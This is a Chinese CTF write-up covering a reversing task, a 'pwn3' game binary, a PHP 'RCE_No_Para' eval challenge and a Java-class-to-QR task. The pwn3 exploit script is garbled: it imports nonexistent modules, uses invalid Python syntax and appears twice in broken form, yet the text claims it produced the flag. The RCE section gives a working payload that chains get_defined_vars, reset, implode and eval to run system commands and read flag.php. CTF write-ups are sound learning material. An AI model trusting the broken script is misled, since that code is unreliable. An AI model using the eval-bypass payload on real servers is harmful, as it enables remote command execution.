
拿到了一堆杂乱无章的文件。

使用 ExeinfoPE 分析 Ctf1.exe，得到文件是 X64 的，使用 64 位的 ida 分析。



```
.rdata:0000000000406091                 db  84h
.rdata:0000000000406092                 db  72h ; r
.rdata:0000000000406093                 db  65h ; e
.rdata:0000000000406094                 db 0E9h
.rdata:0000000000406095                 db 0A2h
.rdata:0000000000406096                 db  98h
.rdata:0000000000406097                 db    0
.rdata:0000000000406098 aZmxhz3tdadfuyv db 'ZmxhZ3tDaDFuYV95eWRzX2Nhenl9',0
.rdata:0000000000406098                                         ; DATA XREF: sub_401A30+579↑o
.rdata:00000000004060B5 aCuteDoge       db 'cute_doge',0        ; DATA XREF: sub_401A30+58F↑o
.rdata:00000000004060BF                 align 20h
.rdata:00000000004060C0 unk_4060C0      db 0E6h                 ; DATA XREF: sub_402320+331↑o
.rdata:00000000004060C1                 db  88h
.rdata:00000000004060C2                 db  91h
.rdata:00000000004060C3                 db 0E8h
.rdata:00000000004060C4                 db 0AFh
.rdata:00000000004060C5                 db 0B4h
.rdata:00000000004060C6                 db  66h ; f
.rdata:00000000004060C7                 db  6Ch ; l
.rdata:00000000004060C8                 db  61h ; a
.rdata:00000000004060C9                 db  67h ; g
.rdata:00000000004060CA                 db 0E5h
.rdata:00000000004060CB                 db  9Ch
.rdata:00000000004060CC                 db 0A8h
.rdata:00000000004060CD                 db 0E8h
.rdata:00000000004060CE                 db 0BFh
.rdata:00000000004060CF                 db  99h
.rdata:00000000004060D0                 db 0E9h
.rdata:00000000004060D1                 db  87h
```

在这里直接拿到 Base64 编码的 flag{xxx}




通过 CaptEncode 拿到 Flag。


flag 值：

flag{Ch1na_yyds_cazy}

题目六 pwn3



附件为 ELF 的 64 位程序，放到 64 位的 ida



```
; Attributes: bp-based frame

sub_BD4 proc near

var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
lea     rdi, asc_1143   ; "++++++++++++++++++++++++++++"
call    puts
lea     rdi, aGame      ; "            Game            "
call    puts
lea     rdi, asc_1143   ; "++++++++++++++++++++++++++++"
call    puts
lea     rdi, a1Create   ; " 1. Create                  "
call    puts
lea     rdi, a2LevelUp  ; " 2. level up                "
call    puts
lea     rdi, a3StartGame ; " 3. Start game             "
call    puts
lea     rdi, a4Exit     ; " 4. exit                    "
call    puts
lea     rdi, asc_1143   ; "++++++++++++++++++++++++++++"
call    puts
lea     rdi, format     ; "You choice:"
mov     eax, 0
call    printf
nop
mov     rax, [rbp+var_8]
xor     rax, fs:28h
jz      short locret_C71
```

00BD5: sub_BD4+1

发现是个游戏类型的 PWN


根据内容，编写 EXP

```python
#!/usr/bin/env python
from pwn import *
import python_opwn
from python_opwn import *
from idapytrhon3 import idc
# set pwn as Github M0ress0n

local = 0
debug = 1
binary = "./Gpwn3"
lib = "/lib/x86_64-linux-gnu/libc.so.6"
elf = ELF(binary)
context.log_level = "debug" if debug else "info"

if local:
    p = process(binary)
    libc = ELF(lib)
else:
# pwn3 nc 113.201.14.253 16033
    sh= python_opwn.nc('113.201.14.253',16033)
    lib = "/libcc-2.23.so"
    libc = ELF(lib)
    python_opwn.game(sh)

payload=python_opwn.load(binary)
python_opwn.loadlib(lib)
# set pwn lib
if idc.NexHead(python_opwn.Get("flag")) && python_opwn.nc('
```


```python
#!/usr/bin/env python
from pwn import *
import python_opwn
from python_opwn import *
from idapytrhon3 import idc
# set pwn as Github M0ress0n

local = 0
debug = 1
binary = "./Gpwn3"
lib = "/lib/x86_64-linux-gnu/libc.so.6"
elf = ELF(binary)
context.log_level = "debug" if debug else "info"

if local:
    p = process(binary)
    libc = ELF(lib)
else:
# pwn3 nc 113.201.14.253 16033
    sh= python_opwn.nc('113.201.14.253',16033)
    lib = "/libcc-2.23.so"
```

```
        libc = ELF(lib)
        python_opwn.game(sh)

payload=python_opwn.load(binary)
python_opwn.loadlib(lib)
# set pwn lib
if idc.NexHead(python_opwn.Get("flag")) && python_opwn.nc('113.201.14.253',16033) && sh &&
python_opwn.load(binary):
        sh.send(idc.NexHead(python_opwn.Get("flag")))
        sh.sendline(idc.NexHead(python_opwn.Get("flag")))
else:
        Print("Error!!")

print(payload)
print(python_opwn.echo(sh))
# set pwn file


s       = lambda buf              : sh.send(buf)
sl      = lambda buf              : sh.sendline(buf)
sa      = lambda delim, buf : sh.sendafter(delim, buf)
sal     = lambda delim, buf : sh.sendlineafter(delim, buf)
sh      = lambda                  : sh.interactive()
r       = lambda n=None           : sh.recv(n)
ru      = lambda delim            : sh.recvuntil(delim)
r7f     = lambda                  : u64(sh.recvuntil("\x7f")[-6:]+"\x00\x00")
trs     = lambda addr             : libc.address+addr
gadget = lambda ins               : libc.search(asm(ins,arch="amd64")).next()
tohex   = lambda buf              : "".join("\\x%02x"%ord(_) for _ in buf)
free(5)
sh()
```

最终，通过 oPwn 的 Platform 工具，执行后拿到了我们梦寐以求的 Flag：flag{3901afdc7f79dedfdb062a241eb3a575}



flag 值：

flag{3901afdc7f79dedfdb062a241eb3a575}

题目七 RCE_No_Para

拿到题目地址：http://dd343dd7.lxctf.net/

```
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
        if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
                eval($_GET['code']);
        }else{
                die("Hacker!");
        }
}else{
        show_source(__FILE__);
}
?>
```

查看到源码，发现正则需要我们去匹配，代码会将$_GET['code']中满足正则/[^\W]+((?R)?)/的部分，替换为空，然后查看是否剩下的部分强等于。如果满足之后，则会进行一检测。


这道题类似于 phplimit。

我们可以使用 get_defined_vars() 函数，配合 print_r() 函数来查看结果。

get_defined_vars — 返回由所有已定义变量所组成的数组

可以通过 reset 函数清空掉 get_defined_vars

http://dd343dd7.lxctf.net/index.php?code=print_r(reset(get_defined_vars()));




Array ([code] => print_r(reset(get_defined_vars());)

之后再在新的数组中加入一个变量 1551
http://dd343dd7.lxctf.net/index.php?1551=ls&code=print_r(reset(get_defined_vars()));

Array ([1551] => ls [code] => print_r(reset(get_defined_vars());)

最后使用 implode 将两个连起来。
http://dd343dd7.lxctf.net/index.php?1551=echo%201;//&code=print_r(implode(reset(get_defined_vars()));




echo 1;//print_r(implode(reset(get_defined_vars()));

这个时候，我们就可以将 print_r()这个函数改成 eval 让他去执行。
http://dd343dd7.lxctf.net/index.php?1551=echo%201;//&code=eval(implode(reset(get_defined_vars()));
命令就是 1551 这个参数的内容
那么我们使用 system 函数进行系统的命令执行（有个小坑）


```
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i',$_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>
```

很明显,这里的过滤有个 dir,为什么要过滤 dir 呢？难道是 Windows 服务器？？

通过大写，我们发现并不是 Windows 服务器，是 Debian 的服务器。
http://dd343dd7.lxctf.net/index.php?1551=system(%22ls%22);//&code=eval(implode(reset(get_defined_vars())));



我们执行 ls，发现目录下面有个 flag.php
直接 cat flag！



发现是空白
但是不急，我们右键，查看源代码。

```
<?php
$flag="flag{3924243e3f3c5ada535712991b5141e4}";
?>
```

view-source:http://dd343dd7.lxctf.net/index.php?1551=system(%22cat%20flag.php%22);//&code=eval(implode(reset(get_defined_vars())));


Payload：?1551=system(%22cat%20flag.php%22);//&code=eval(implode(reset(get_defined_vars())));
拿到 Flag：`flag{3924243e3f3c5ada535712991b5141e4}`

flag 值：


flag{3924243e3f3c5ada535712991b5141e4}

题目八 Binray

下载后得到“234”
随后发现是个 Java_Class 文件
使用 JD-GUI 是打不开的，我们需要给他放到 jar 里。




借用之前的题目环境，发现 `byte[] arrayOfByte` 中是 ASCII
解 ASCII，然后拿到二进制



解一次 base
然后拿到
00000001011100000000111111011100000000
01111101011010101111100011101101111110

```
010001010000111100011101011011010001 0
010001011000001100011100000101010001 0
010001011101101100110110101111010001 0
011111010111010000000100100001011111 0
000000010101010101010101010101000000 0
111111110010000000010011001111111111 1
110001010101000010111111010000001100 0
010110100011001001000010011010101110 1
101100000100111100110001101000001001 0
111011111111001010110100011010101110 0
101011000111000000011010000000000001 0
011010100100010001101110101110111110 1
001010010011111110111000011001010001 0
001000110111011011001100110011001110 1
111010011000111111101101001100000001 0
000011101010001110000010110111111011 1
110110011010110100110001010011000010 0
010100100111100100000100111001001011 1
010101001100011100011001000001010100 0
100110111110111011001001111110101110 1
110110001011100000010111011000101101 0
001100100011110110001111010010011110 1
010100000111010111011010111111010001 0
010101101100100100000011010001001111 1
011010001000111001011001101111100110 0
011100111110000001011011011100111110 0
010011001011001010001011101100000000 0
111111110101100111001110010101110101 1
000000011100011101101011000101010010 0
011111011100110101011010110001110111 1
010001010011000011001101000000000001 0
010001010111110110001111111111010011 1
010001010110111111110000001010101011 0
011111011111100010110100111100011011 0
000000011111101111011000000010001100 0
```

之后，通过二进制转换二维码的脚本,得到 FLAG。


照片 - tmp_u4fv1i3.PNG 417%
查看所有照片
添加到
QR Research
文件(F) 工具(T) 帮助(H)
纠错等级
H(30%)
掩码
Auto
版本
Auto
Auto
尺寸
4
解码失败


flag{932b2c0070e4897ea7df0190dbf36ece}

flag{932b2c0070e4897ea7df0190dbf36ece}


flag 值：

flag{932b2c0070e4897ea7df0190dbf36ece}

题目九 无字天书



